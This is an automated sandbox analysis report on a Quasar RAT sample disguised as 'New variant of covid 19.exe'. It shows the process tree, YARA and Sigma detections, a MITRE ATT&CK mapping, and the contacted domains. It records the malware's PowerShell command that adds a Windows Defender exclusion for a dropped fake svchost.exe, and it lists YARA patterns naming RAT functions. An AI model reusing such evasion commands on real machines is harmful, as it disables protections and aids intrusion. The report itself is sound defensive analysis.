ID: 365752
Sample Name: New variant of covid 19.exe
Cookbook: default.jbs
Time: 22:17:56
Date: 09/03/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report New variant of covid 19.exe

Overview


General Information

Sample Name:	New variant of covid 19.exe
Analysis ID:	365752
MD5:	a489513ca0de24..
SHA1:	b767fe686e074f5..
SHA256:	df12835cd6bc77f..
Infos:	

Most interesting Screenshot:



Detection




Quasar

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- System process connects to networ…
- Yara detected Quasar RAT
- Adds a directory exclusion to Windo…
- Binary contains a suspicious time st…
- Changes security center settings (no…
- Drops PE files with benign system n…
- Hides that the sample has been dow…
- Hides threads from debuggers
- Injects a PE file into a foreign proce…
- May check the online IP address of …
- Sigma detected: Executables Starte…
- Sigma detected: Execution in Non-E…

Classification



Startup

- **System is w10x64**
- New variant of covid 19.exe (PID: 6372 cmdline: 'C:\Users\user\Desktop\New variant of covid 19.exe' MD5: A489513CA0DE2472E0AD79830DD9AC44)
  - powershell.exe (PID: 6864 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6872 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 6884 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6960 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 7008 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - New variant of covid 19.exe (PID: 7152 cmdline: C:\Users\user\Desktop\New variant of covid 19.exe MD5: A489513CA0DE2472E0AD79830DD9AC44)
  - WerFault.exe (PID: 5488 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6372 -s 1956 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 6692 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- explorer.exe (PID: 6132 cmdline: 'C:\Windows\explorer.exe' 'C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe' MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 6156 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - svchost.exe (PID: 6460 cmdline: 'C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe' MD5: A489513CA0DE2472E0AD79830DD9AC44)
    - powershell.exe (PID: 6552 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 4616 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 3440 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5408 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - timeout.exe (PID: 5888 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
    - svchost.exe (PID: 1488 cmdline: C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe MD5: A489513CA0DE2472E0AD79830DD9AC44)
- svchost.exe (PID: 6568 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- explorer.exe (PID: 6964 cmdline: 'C:\Windows\explorer.exe' 'C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe' MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 7112 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - svchost.exe (PID: 6988 cmdline: 'C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe' MD5: A489513CA0DE2472E0AD79830DD9AC44)
- svchost.exe (PID: 5652 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4144 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 1240 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5820 cmdline: c:\windows\system32\svchost.exe -k unistacksvcgroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6628 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4952 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7032 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3596 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5320 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000002.737784433.0000000000402000.00000040.00000001.sdmp	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x3df40:$s1: DoUploadAndExecute • 0x3e184:$s2: DoDownloadAndExecute • 0x3dd05:$s3: DoShellExecute • 0x3e13c:$s4: set_Processname • 0x5824:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x5748:$op2: 00 17 03 1F 20 17 19 15 28 • 0x61ae:$op3: 00 04 03 69 91 1B 40 • 0x69fe:$op3: 00 04 03 69 91 1B 40
0000000A.00000002.737784433.0000000000402000.00000040.00000001.sdmp	JoeSecurity_Quasar	Yara detected Quasar RAT	Joe Security	
Process Memory Space: New variant of covid 19.exe PID: 7152	JoeSecurity_Quasar	Yara detected Quasar RAT	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
10.2.New variant of covid 19.exe.400000.0.unpack	Vermin_Keylogger_Jan18_1	Detects Vermin Keylogger	Florian Roth	• 0x3ec23:$x3: GetKeyloggerLogsResponse • 0x3de7b:$x4: GetKeyloggerLogs • 0x3e153:$s1: <RunHidden>k__BackingField • 0x3edeb:$s2: set_SystemInfos • 0x3e17c:$s3: set_RunHidden • 0x3dcaf:$s4: set_RemotePath • 0x32027:$s7: xClient.Core.ReverseProxy.Packets
10.2.New variant of covid 19.exe.400000.0.unpack	xRAT_1	Detects Patchwork malware	Florian Roth	• 0x305c0:$x4: xClient.Properties.Resources.resources • 0x30481:$s4: Client.exe • 0x3e17c:$s7: set_RunHidden
10.2.New variant of covid 19.exe.400000.0.unpack	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x3e140:$s1: DoUploadAndExecute • 0x3e384:$s2: DoDownloadAndExecute • 0x3df05:$s3: DoShellExecute • 0x3e33c:$s4: set_Processname • 0x5a24:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x5948:$op2: 00 17 03 1F 20 17 19 15 28 • 0x63ae:$op3: 00 04 03 69 91 1B 40 • 0x6bfe:$op3: 00 04 03 69 91 1B 40
10.2.New variant of covid 19.exe.400000.0.unpack	Quasar_RAT_2	Detects Quasar RAT	Florian Roth	• 0x3ec23:$x1: GetKeyloggerLogsResponse • 0x3ee63:$s1: DoShellExecuteResponse • 0x3e7d2:$s2: GetPasswordsResponse • 0x3ed36:$s3: GetStartupItemsResponse • 0x3e154:$s5: RunHidden • 0x3e172:$s5: RunHidden • 0x3e180:$s5: RunHidden • 0x3e194:$s5: RunHidden
10.2.New variant of covid 19.exe.400000.0.unpack	MAL_QuasarRAT_May19_1	Detects QuasarRAT malware	Florian Roth	• 0x4f661:$xc1: 41 00 64 00 6D 00 69 00 6E 00 00 11 73 00 63 00 68 00 74 00 61 00 73 00 6B 00 73 00 00 1B 2F 00 ... • 0x4f897:$xc2: 00 70 00 69 00 6E 00 67 00 20 00 2D 00 6E 00 20 00 31 00 30 00 20 00 6C 00 6F 00 63 00 61 00 6C ...

Click to see the 2 entries

Sigma Overview

System Summary:

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder


Sigma detected: Suspicious Program Location Process Starts

Sigma detected: Suspicious Svchost Process

Sigma detected: System File Execution Location Anomaly

Sigma detected: Windows Processes Suspicious Parent Directory

Signature Overview



- AV Detection
- Compliance
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Yara detected Quasar RAT

Networking:

May check the online IP address of the machine

E-Banking Fraud:

Yara detected Quasar RAT

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Binary contains a suspicious time stamp

Persistence and Installation Behavior:

Drops PE files with benign system names

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Tries to delay execution (extensive OutputDebugStringW loop)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Adds a directory exclusion to Windows Defender

Injects a PE file into a foreign processes

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:

Yara detected Quasar RAT


Remote Access Functionality:

Yara detected Quasar RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Net Effe
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 2 1	OS Credential Dumping	File and Directory Discovery 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eav Inse Net Con
Default Accounts	Scheduled Task/Job	Registry Run Keys / Startup Folder 1	Process Injection 2 1 2	Obfuscated Files or Information 1	LSASS Memory	System Information Discovery 2 2	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 1	Exp Red Call
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Timestomp 1	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1	Exp Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	DLL Side-Loading 1	NTDS	Security Software Discovery 1 5 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1 1	LSA Secrets	Virtualization/Sandbox Evasion 2 5	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 2	Mar Dev Con
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 5	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Den Ser
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 2 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Network Configuration Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rog Bas


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.New variant of covid 19.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1135947		Download File

Domains

Source	Detection	Scanner	Label	Link
liverpoolofcfanclub.com	8%	Virustotal		Browse
devils.shacknet.us	10%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	Avira URL Cloud	safe	
http://liverpoolofcfanclub.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-62D0D2B15CF140C87AEA01E41DD7046D.html	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	Avira URL Cloud	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	0%	Avira URL Cloud	safe	
http://https://reachplc.hub.loginradius.com"	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	0%	Avira URL Cloud	safe	
http://liverpoolofcfanclub.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-75F90208612A44FA7B0856621DD5DF3A.html	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s615/0_GettyImages-1304940818.	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s270b/0_GettyImages-1273716690	0%	Avira URL Cloud	safe	
http://https://s2-prod.liverpool.com	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/mohamed-salah-liverpool-goal-flaw-19945816	0%	Avira URL Cloud	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s270b/0_GettyImages-1231353837	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com	0%	Avira URL Cloud	safe	
http://https://felix.data.tm-awx.com/felix.min.js	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s180/0_Salah-Goal-vs-Leeds.jpg	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s270b/0_RobertsonCross1.jpg	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s458/0_GettyImages-1273716690.	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/all-about/ozan-kabak	0%	Avira URL Cloud	safe	
http://https://s2-prod.mirror.co.uk/	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-02-	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/all-about/champions-league	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/all-about/curtis-jones	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/all-about/steven-gerrard	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-ozan-kabak-future-audition-19954616	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s458/1_WhatsApp-Image-2021-03-	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-penalties-premier-league-var-17171391	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/schedule/	0%	Avira URL Cloud	safe	
http://liverpoolofcfanclub.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-59F952AF6E65CA37DF9A6DD24C3AD6F0.html	0%	Avira URL Cloud	safe	
http://https://s2-prod.liverpool.com/	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-champions-league-jurgen-klopp-1996194	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s220b/0_GettyImages-1231353837	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s458/0_GettyImages-1302496803.	0%	Avira URL Cloud	safe	
http://https://felix.data.tm-awx.com/ampconfig.json"	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s615/0_GettyImages-1273716690.	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s270b/0_Salah-Pressing.jpg	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s615/0_Salah-Goal-vs-Leeds.jpg	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s270b/0_WhatsApp-Image-2021-02	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s220b/0_RobertsonCross1.jpg	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-andy-robertson-valuable-quality-19946	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-jurgen-klopp-pressing-tactics-1993836	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s615/0_Salah-Pressing.jpg	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
